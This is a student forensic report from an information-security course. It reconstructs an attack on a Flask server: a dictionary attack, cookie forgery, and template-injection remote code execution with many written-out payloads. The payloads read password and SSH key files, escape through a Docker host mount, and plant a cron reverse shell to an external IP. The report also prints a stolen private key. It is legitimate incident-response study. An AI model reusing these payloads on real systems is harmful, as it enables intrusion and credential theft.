Project 3 - We were hacked (?)

Authors:

- Pedro Monteiro - nº mec 97484
- Renato Dias - nº mec 98380
- Eduardo Fernandes - nº mec 98512
- José Trigo - nº mec 98597

Date: Aveiro, 31th january 2022

Course: Security of Information and Organizations

Professors:

- Professor João Paulo Barraca
- Professor André Zúquete
- Professor Vítor Cunha
- Professor Catarina Silva

Index

Introduction

According to the Security of Information and Organizations' curricular plan, this report is the result of the execution of the third project, which has as main objective show in detail the analysis process performed on a machine that may have suffered multiple attacks.

Next, we will discuss the expected topics for this report.


Detailed Analysis

➤ Dictionary Attack

The attacker begins by performing a dictionary attack, making POST requests with username “admin” and trying several passwords provided by the dictionary file.

A dictionary attack is a kind of brute-force attack that uses a restricted subset of a keyspace to defeat the authentication mechanism by trying to determine its passphrase by trying millions of likely possibilities often obtained from lists of past security breaches.

Fortunately, the attack was not successful.



789	55.994675	192.168.1.122	192.168.1.251	HTTP	78	POST /login HTTP/1.1 (application/x-www-form-urlencoded)
793	55.997292	192.168.1.251	192.168.1.122	HTTP/…	251	HTTP/1.0 401 UNAUTHORIZED , JavaScript Object Notation (application/json)
801	56.010068	192.168.1.122	192.168.1.251	HTTP	76	POST /login HTTP/1.1 (application/x-www-form-urlencoded)
805	56.012804	192.168.1.251	192.168.1.122	HTTP/…	251	HTTP/1.0 401 UNAUTHORIZED , JavaScript Object Notation (application/json)
814	56.026333	192.168.1.122	192.168.1.251	HTTP	76	POST /login HTTP/1.1 (application/x-www-form-urlencoded)
817	56.028558	192.168.1.251	192.168.1.122	HTTP/…	251	HTTP/1.0 401 UNAUTHORIZED , JavaScript Object Notation (application/json)
825	56.041665	192.168.1.122	192.168.1.251	HTTP	76	POST /login HTTP/1.1 (application/x-www-form-urlencoded)
829	56.044216	192.168.1.251	192.168.1.122	HTTP/…	251	HTTP/1.0 401 UNAUTHORIZED , JavaScript Object Notation (application/json)
838	56.057690	192.168.1.122	192.168.1.251	HTTP	74	POST /login HTTP/1.1 (application/x-www-form-urlencoded)
841	56.059681	192.168.1.251	192.168.1.122	HTTP/…	251	HTTP/1.0 401 UNAUTHORIZED , JavaScript Object Notation (application/json)
850	56.073481	192.168.1.122	192.168.1.251	HTTP	76	POST /login HTTP/1.1 (application/x-www-form-urlencoded)
853	56.075877	192.168.1.251	192.168.1.122	HTTP/…	251	HTTP/1.0 401 UNAUTHORIZED , JavaScript Object Notation (application/json)
861	56.101233	192.168.1.122	192.168.1.251	HTTP	74	POST /login HTTP/1.1 (application/x-www-form-urlencoded)
865	56.103490	192.168.1.251	192.168.1.122	HTTP/…	251	HTTP/1.0 401 UNAUTHORIZED , JavaScript Object Notation (application/json)
874	56.116726	192.168.1.122	192.168.1.251	HTTP	76	POST /login HTTP/1.1 (application/x-www-form-urlencoded)
877	56.119205	192.168.1.251	192.168.1.122	HTTP/…	251	HTTP/1.0 401 UNAUTHORIZED , JavaScript Object Notation (application/json)
885	56.133645	192.168.1.122	192.168.1.251	HTTP	76	POST /login HTTP/1.1 (application/x-www-form-urlencoded)
889	56.147136	192.168.1.251	192.168.1.122	HTTP/…	251	HTTP/1.0 401 UNAUTHORIZED , JavaScript Object Notation (application/json)
897	56.162212	192.168.1.122	192.168.1.251	HTTP	76	POST /login HTTP/1.1 (application/x-www-form-urlencoded)
901	56.164320	192.168.1.251	192.168.1.122	HTTP/…	251	HTTP/1.0 401 UNAUTHORIZED , JavaScript Object Notation (application/json)

```
HTML Form URL Encoded: application/x-www-form-urlencoded
  Form item: "user" = "admin"
  Form item: "pass" = "ranger"
```

Fig.1 - An example of trying to guess the ‘admin’ password through dictionary-attack

➤ Cookies

Server’s answer:




Fig.2 - Server’s answer containing cookie

After analyzing the server’s answer and decoding the cookie’s contents (from base64 to base10), the attacker can obtain its contents: “username=guest”.

Subsequently, he can modify the string and add “username=admin” to it, encode it to base64 and then try to find the correct cookie size by adding or removing padding. This type of attack is called “Length Extension Attack”.

There is also a CWE related to this attack, since the server does not correctly verify the cookie’s content (allowing an attacker to add more information to the cookie): Improper Verification of Cryptographic Signature (https://cwe.mitre.org/data/definitions/347.html).

After multiple attempts, the attacker found a cookie that resulted in a positive response from the server granting him admin rights.

➤ XSS Attack

The attacker performs a XSS attack, relative to CWE-79: Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting'), at the following endpoints: ‘/private’ ‘/fdssfdf’ and ‘/test’ looking for a chance to inject code.

He realizes the application is vulnerable to this sort of attacks since the server returns a ‘page not found’ error response which includes the requested endpoint.

In the following image, we can identify the block of code ‘<script>alert(“hello”)</script>’ present in the server response meaning that the code injection was successful. From this point onwards, the attacker begins trying to access the machine through XSS attacks.

```
    [Request URI: http://192.168.1.251/test%3Cscript%3Ealert(%22hello%22)%3C/script%3E]
    File Data: 156 bytes
v Line-based text data: text/html (6 lines)
    \n
     <div class="center-content error">\n
     <h1>Oops! That page doesn't exist.</h1>\n
     <pre>http://192.168.1.251/test<script>alert("hello")</script></pre>\n
     </div>\n
```

Fig.3 - XSS Attack Result

➤ Headers Information

Since the application is vulnerable to XSS attacks, the attacker tried to inject a Python script to be run in a Flask server. He knows the server runs in Python because that information is available in the server’s response headers, as can be seen in the following image:

```
v HTTP/1.0 304 NOT MODIFIED\r\n
   > [Expert Info (Chat/Sequence): HTTP/1.0 304 NOT MODIFIED\r\n]
     Response Version: HTTP/1.0
     Status Code: 304
     [Status Code Description: Not Modified]
     Response Phrase: NOT MODIFIED
  Content-Disposition: inline; filename=2.jpg\r\n
  Cache-Control: no-cache\r\n
  Date: Thu, 06 Jan 2022 19:14:49 GMT\r\n
  Access-Control-Allow-Origin: *\r\n
  Server: Werkzeug/2.0.2 Python/3.9.5\r\n
```

Fig 4. - Example of HTTP Header

➤ Code injected by the attacker

Attempting to run code that can run on a Flask server

- /test{{ 1+1 }}

```
Line-based text data: text/html (6 lines)
    \n
     <div class="center-content error">\n
     <h1>Oops! That page doesn't exist.</h1>\n
     <pre>http://192.168.1.251/test2</pre>\n
     </div>\n
```

Fig5. - Result of tryin

After the server's answer, the attacker realizes that the server successfully executes the previous code, which is why it is a server written in Flask and manages to inject malicious code.

Trying to get information about the application and the system:

- /test{{ __globals__ }}
- /test{{ request.application}}
- /test{{ request.application.__globals__ }}

Finding out user and group names and UID or group ID of the current user or any other user (maybe looking for some vulnerability):

- /test{{ request.application.__globals__.__builtins__.__import__('os')['popen']('id').read() }}

Listing the content of /app:

- /test{{ request.application.__globals__.__builtins__.__import__('os')['popen']('ls').read() }}

Seeing content of app.py file:

- /test{{ request.application.__globals__.__builtins__.__import__('os')['popen']('cat app.py').read() }}

After seeing that the app.py file contained auth.py file, the attacker executed the command in a similar way to be able to see the contents of this file as well:

- /test{{ request.application.__globals__.__builtins__.__import__('os')['popen']('cat auth.py').read() }}

See /etc/shadow and /etc/passwd content:

- /test{{ request.application.__globals__.__builtins__.__import__('os')['popen']('cat /etc/passwd').read() }}
- /test{{ request.application.__globals__.__builtins__.__import__('os')['popen']('cat /etc/shadow').read() }}

Looking for the status of all currently mounted file systems:

- /test{{ request.application.__globals__.__builtins__.__import__('os')['popen']('cat /proc/mount').read() }}

Listing all files in the system:

- /test{{ request.application.__globals__.__builtins__.__import__('os')['popen']('find / ').read() }}

Creating an empty file ‘.a’:

- /test{{ request.application.__globals__.__builtins__.__import__('os')['popen']('touch .a').read() }}

Checking permissions of the created file:

- /test{{ request.application.__globals__.__builtins__.__import__('os')['popen']('ls -la .a').read() }}

Checking permissions for ‘/tmp’ folder

- /test{{ request.application.__globals__.__builtins__.__import__('os')['popen']('ls -la /tmp/.a').read() }}

Check permissions of all files in /root directory

- /test{{ request.application.__globals__.__builtins__.__import__('os')['popen']('ls -la /root/').read() }}

Listing all files and folders in /home directory

- /test{{ request.application.__globals__.__builtins__.__import__('os')['popen']('ls /home/*').read() }

Checking for files with SUID set

- /test{{ request.application.__globals__.__builtins__.__import__('os')['popen']('find / -perm -4000 ').read() }

Listing all environment variables in the system

- /test{{ request.application.__globals__.__builtins__.__import__('os')['popen']('env').read() }}

Listing all running docker containers

- /test{{ request.application.__globals__.__builtins__.__import__('os')['popen']('docker ps').read() }}

Updating system:

- /test{{ request.application.__globals__.__builtins__.__import__('os')['popen']('apt update').read() }

Installing docker

- /test{{ request.application.__globals__.__builtins__.__import__('os')['popen']('apt install -y docker.io ').read() }}

The attacker lists all running docker containers and realizes he can see it's own container:

- /test{{ request.application.__globals__.__builtins__.__import__('os')['popen']('docker ps').read() }}

BusyBox combines tiny versions of many common UNIX utilities into a single small executable. The attacker then runs the busybox image to be able to use it within docker:

- /test{{ request.application.__globals__.__builtins__.__import__('os')['popen']('docker run --rm -t -v /:/mnt busybox /bin/ls /mnt').read() }}
- /test{{ request.application.__globals__.__builtins__.__import__('os')['popen']('docker run --rm -v /:/mnt busybox /bin/find /mnt/').read() }}

Checking files with SUID set again:

- /test{{ request.application.__globals__.__builtins__.__import__('os')['popen']('find / -perm -4000 ').read() }}

Using crontab and cron jobs features and running from an amazon server via TCP protocol:

- /test{{ request.application.__globals__.__builtins__.__import__('os')['popen']('docker run --rm -v /:/mnt python python -c "f=open('/mnt/etc/crontab', 'a'); f.write('*/10 * * * * root 0<&196;exec 196<>/dev/tcp/96.127.23.115/5556; sh <&196 >&196 2>&196'); f.close(); print('done')" 2>&1 ').read() }%7

Checking if he can be tracked, so he sees the content of bash_history:

- /test{{ request.application.__globals__.__builtins__.__import__('os')['popen']('docker run --rm -v /:/mnt busybox cat /mnt/root/.bash_history').read() }}

Stealing ssh keys:

- /test{{ request.application.__globals__.__builtins__.__import__('os')['popen']('docker run --rm -v /:/mnt busybox cat /mnt/root/.ssh/id_rsa /mnt/root/.ssh/id_rsa.pub').read() }}
- /test{{ request.application.__globals__.__builtins__.__import__('os')['popen']('docker run --rm -v /:/mnt busybox ls /mnt/home ').read() }}
- /test{{ request.application.__globals__.__builtins__.__import__('os')['popen']('docker run --rm -v /:/mnt busybox cat /mnt/home/dev/.ssh/id_rsa /mnt/home/dev/.ssh/id_rsa.pub ').read() }}

Accessing /etc/shadow and /etc/passwd:

- /test{{ request.application.__globals__.__builtins__.__import__('os')['popen']('docker run --rm -v /:/mnt busybox cat /mnt/etc/passwd').read() }}
- /test{{ request.application.__globals__.__builtins__.__import__('os')['popen']('docker run --rm -v /:/mnt busybox cat /mnt/etc/shadow').read() }}

Trying to access database with no success:

- /test{{ request.application.__globals__.__builtins__.__import__('os')['popen']('docker run --rm -v /:/mnt busybox cat /mnt/etc/mysql/debian.cnf /mnt/etc/mysql/my.cnf').read() }}
- /test{{ request.application.__globals__.__builtins__.__import__('os')['popen']('docker run --rm -v /:/mnt busybox cat /mnt/etc/ssl/private/*').read() }}

Seeing logs to check if can be tracked:

- /test{{ request.application.__globals__.__builtins__.__import__('os')['popen']('docker run --rm -v /:/mnt busybox cat /mnt/var/log/*').read() }}
- /test{{ request.application.__globals__.__builtins__.__import__('os')['popen']('docker run --rm -v /:/mnt busybox cat /var/lib/docker/containers/1bc8170248006261556c8e9316704cdef21d3ea03d5ebdca439a4043dfb15b25/1bc8170248006261556c8e9316704cdef21d3ea03d5ebdca439a4043dfb15b25-json.log').read() }}

Adding attack image footprint on index.html page:

- /test{{ request.application.__globals__.__builtins__.__import__('os')['popen'](' echo "<body bgcolor="black"><center><img src="/static/gallery/bg.png"></center></body>" > /app/templates/index.html').read() }}

Restarting the container to apply all changes:

- /test{{ request.application.__globals__.__builtins__.__import__('os')['popen']('docker restart app').read() }}

Objects Modified

We will only cover the directories that suffered alterations from the attack.

Home

In this directory we can find some files that were changed by the attacker. By executing *'sudo diff /mnt/hacked_root/home /mnt/normal_root/home -r'*

```
root@vm:/mnt# sudo diff /mnt/hacked_root/home/ /mnt/normal_root/home/ -r
diff -r /mnt/hacked_root/home/dev/.bash_history /mnt/normal_root/home/dev/.bash_history
```

Fig.6 - Terminal showing .bash_history file is different from normal machine

We can see that there are now present new commands in .bash_history executed by the attacker. He accessed several files like 'app.py' or 'auth.py', like he had previously done before by other means.

There are also traces of an image file claiming authorship of the attack.

```
Only in /mnt/hacked_root/home/dev/web/static/gallery: bg.png
```

Fig7. - Terminal showing bg.png file is only in the attacked machine

Etc

In this directory we can also find some differences between the compromised machine and the unaltered one. The first difference is in crontab, where a reverse shell was injected with an ip from Amazon Data Services.

```
diff -r /mnt/hacked_root/etc/crontab /mnt/normal_root/etc/crontab
23d22
< */10 * * * * root 0<&196;exec 196<>/dev/tcp/96.127.23.115/5556; sh <&196 >&196 2>&196
```

Fig9. - Terminal showing crontab injection by attacker resolv.conf was also modified: domain and search now have the value ‘lan’ and the nameserver’s value changed from 192.168.1.9 to 192.168.1.1.

```
diff -r /mnt/hacked_root/etc/resolv.conf /mnt/normal_root/etc/resolv.conf
1,3c1,3
< domain lan
< search lan
< nameserver 192.168.1.1
---
> domain local
> search local
> nameserver 192.168.1.9
```

Fig10. - Terminal showing resolv.conf difference between the two machines

Root

```
root@vm:/mnt# sudo diff /mnt/hacked_root/root/ /mnt/normal_root/root/ -r
Only in /mnt/hacked_root/root/: .config
Only in /mnt/hacked_root/root/: .profile
```

Fig11. - Terminal showing root files that attacked machine has

Even though changes were made, .config is an empty folder and .profile does not seem to be malicious.

Tmp

For tmp the same applies, there were changes but the folders are empty.

```
root@vm:/mnt# sudo diff /mnt/hacked_root/tmp/ /mnt/normal_root/tmp/ -r
Only in /mnt/hacked_root/tmp/: systemd-private-656e4c47e89e4b41b9ce743f3b94ff4a-systemd-logind
.service-Mtsgai
Only in /mnt/hacked_root/tmp/: systemd-private-656e4c47e89e4b41b9ce743f3b94ff4a-systemd-timesy
ncd.service-CBlTVe
```

Fig12. - Terminal showing tmp files in attacked machine

Var

The '.gz' backup files are not in the attacked machine meaning that they were possibly deleted.

```
root@vm:/mnt# sudo diff /mnt/hacked_root/var/ /mnt/normal_root/var/ -r
Only in /mnt/normal_root/var/backups: dpkg.arch.1.gz
Only in /mnt/normal_root/var/backups: dpkg.diversions.1.gz
Only in /mnt/normal_root/var/backups: dpkg.statoverride.1.gz
```

Fig13. - Terminal showing some .gz files that are in normal machine

After investigating those backup files we can safely conclude that they didn't possess useful information to invade the system. Moreover, we also can not find signs that prove these files were influential to the attack.

Exfiltrated Data

From the system to the attacker

As we can see, the attacker successfully stole the ssh keys and was able to remotely connect to the system.

/test%7B%7B%20request.application.__globals__.__builtins__.__import__('os')%5B'popen'%5D('docker%20run%20--rm%20%20-v%20/:/mnt%20busybox%20cat%20/mnt/root/.ssh/id_rsa%20%20/mnt/root/.ssh/id_rsa.pub').read()%20%7D%7D


```
 <h1>Oops! That page doesn't exist.</h1>\n
 <pre>http://192.168.1.251/test-----BEGIN OPENSSH PRIVATE KEY-----\n
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\n
2PG2dKdPXkwmWfAAAACHJvb3RAd2ViAQI=\n
-----END OPENSSH PRIVATE KEY-----\n
 [truncated]ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDoku98OJV99UgN1XAy3sUPq/T8+p3yz
</pre>\n
```


Fig14. - HTTP response from server with private key

He also got access to the /etc/shadow directory which holds “secure user account information”. Only the ‘root’ user should have access to this directory.

This way, the attacker can dump the contents of /etc/shadow and /etc/passwd in order to crack the offline passwords.

From the attacker to the system

The attacker injected a malicious file named ‘bg.png’ which holds information about who is responsible for the attack and the necessary measures for the system admins to follow in order to get back the control of the system.




Fig15. - Packet that shows a POST that attacker did to endpoint /upload, in which uploaded an png file

Potential Suspect IP Addresses

We were able to successfully track the external IP address used by the attacker to perform the attack - 96.127.23.115, from Amazon Data Services.

…exec%20196%3C%3E/dev/tcp/96.127.23.115/5556…

```
Ip: 96.127.23.115
City: San Jose
Country: United States
Lat: 37.3394
Lon: -121.895
ISP: Amazon Data Services Ireland Ltd
AS: AS8987 Amazon Data Services Ireland Ltd
```

Fig14. - HTTP response from server with private key

Another IP address was also found, which corresponds to a CDN when an ‘apt update’ is made. For that reason, we don’t treat it is a threat.

Inside the network, the attacker established a connection to 192.168.1.122, as we can see in wireshark:

No.	Time	Source	Destination	Protocol	Length	Info
4	0.000566	192.168.1.122	192.168.1.251	HTTP	604	GET / HTTP/1.1
10	0.003496	192.168.1.251	192.168.1.122	HTTP	671	HTTP/1.0 200 OK (text/html)

Fig15. - Wireshark Source and Destination IP addresses

Analysis of Persistent Objects (C2 Beacon)

C2 beaconing is a type of malicious communication between a C&C server and malware on an infected host.

C&C servers can orchestrate a variety of nefarious acts, from denial of service (DoS) attacks to ransomware to data exfiltration.

Often, the infected host will periodically check in with the C&C server on a regular schedule, hence the term beaconing. This pattern can differentiate it from normal traffic because of the regularity of intervals.

In our case the attacker creates a reverse shell and uses the crontab features.

Crontab consists in a list of commands that you want to run on a regular schedule, and also the name of the command used to manage that list. It uses the job scheduler cron to execute tasks.

We can see this when the attacker runs the following command:

/test%7B%7B%20request.application.globals.builtins.import('os')%5B'popen'%5D('docker%20run%20--rm%20%20-v%20/:/mnt%20python%20python%20-c%20%22f=open(%5C'/mnt/etc/crontab%5C',%20%5C'a%5C');%20f.write(%5C'*/10%2

In this case, the attacker defines that the creation of the reverse shell is done every 10 minutes, to ensure that if the server shuts down or is restarted, there is always a new terminal created after some time so that he can execute the commands.

IoC

An Indicator of Compromise (IOC) is a piece of digital forensics that suggests that an endpoint or network may have been breached. These digital clues allow identifying malicious activity or security threats, such as data breaches, insider threats or malware attacks.

These indicators help answer the question “What happened?” in our system.

In our case we found:

- Suspicious Registry or System File Changes
  - We can see this in the dictionary attack and when the cookie is manually changed by the attacker
- Large Numbers of Requests for the Same File
  - Due to the high number of POST requests for login
- Unusual Outbound Network Traffic

MITRE Attack Matrix

This is a comprehensive matrix of tactics and techniques used by threat hunters, red teamers, and defenders to better classify attacks and assess an organization's risk.

➤ Initial Access

The initial access was made through Exploit of Public Facing Application (T1190), https://attack.mitre.org/techniques/T1190/ , since there are vulnerabilities in the way the server is verifying the cookies. Later on, the attacker connects through ssh since he has the ssh keys, Remote Services: SSH (T1021.004).

➤ Execution

The attacker used python commands and scripting interpreter (T1059.006) and scheduled task/job: CRON (T1053.003).

➤ Persistence

The attacker tried to maintain the connection online even when the application was shutdown or restarted. He can do it through the use of Scheduled Task/job (T1053), cron jobs specifically, Scheduled Task/Job: Cron (T1053.003).

➤ Defense Evasion

The attacker used docker containers, Deploy Container (T1610), to launch any processes he wanted separately.

➤ Credential Access

In a primitive attempt, with the intention of obtaining the login credentials he tried a bruteforce dictionary attack, Brute Force: Password Spraying (T1110.003).

He also dumped /etc/passwd and /etc/shadow, OS Credential Dumping: /etc/passwd and /etc/shadow (T1003.008), in order to try and crack the offline passwords later on. The intruder managed to find the credentials stored in plain text inside ‘app.py’, Unsecured Credentials: Credentials In Files (T1552.001)

➤ Lateral Movement

Through the use of ssh, Remote Services: SSH (T1021.004).

➤ Collection

Regarding the techniques that the attacker uses to obtain the information, this is done through Data from Local System (T1005).

➤ Command and Control

Achieved through the use of a reverse shell, which is instanced every 10 minutes, always maintaining control of the application, Web Service: One-Way Communication (T1102.003).

➤ Exfiltration

He Managed to steal data, in a first phase, through Exfiltration Over Alternative Protocol: Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol (T1048.003).

The reverse shell created also allowed the attacker to obtain the information, Exfiltration Over C2 Channel (T1041)

➤ Impact

The attacker left a message on the main page claiming the attack, which disturbs and puts pressure on the application's owners, Defacement: External Defacement (T1491.002).

Potential Intentions

The attacker's intentions are to obtain money in exchange for returning server access to its owners. This is confirmed in the image that was uploaded by the attacker.

In the image we can see the group that realized the server attack and also the amount of money they wish in order to return the access.

If their request is not accepted, they threaten to delete the entire server.

Fig16. - Image uploaded to the server

Mitigate the impact

With this analysis it was possible to uncover several system vulnerabilities, some of them already mentioned earlier:

Bad password management:

The admin's username and it's respective password are easily obtainable by someone who can access the file 'app.py'. This problem is directly related with 3 CWE's:

- CWE-312: Cleartext Storage of Sensitive Information
- CWE-259: Use of Hard-Coded Password
- CWE-260: Password in Configuration File

To mitigate this problem, we only need to save the password in a hashed format. Later, when the admin logs in, the hash of the inserted password is compared with the stored hash, in order to verify if they are equal.

Remote execution of code in the flask server:

In the 404 error page, there is a hidden vulnerability which allows the remote execution of code in the server. This problem is related with the following CWE:

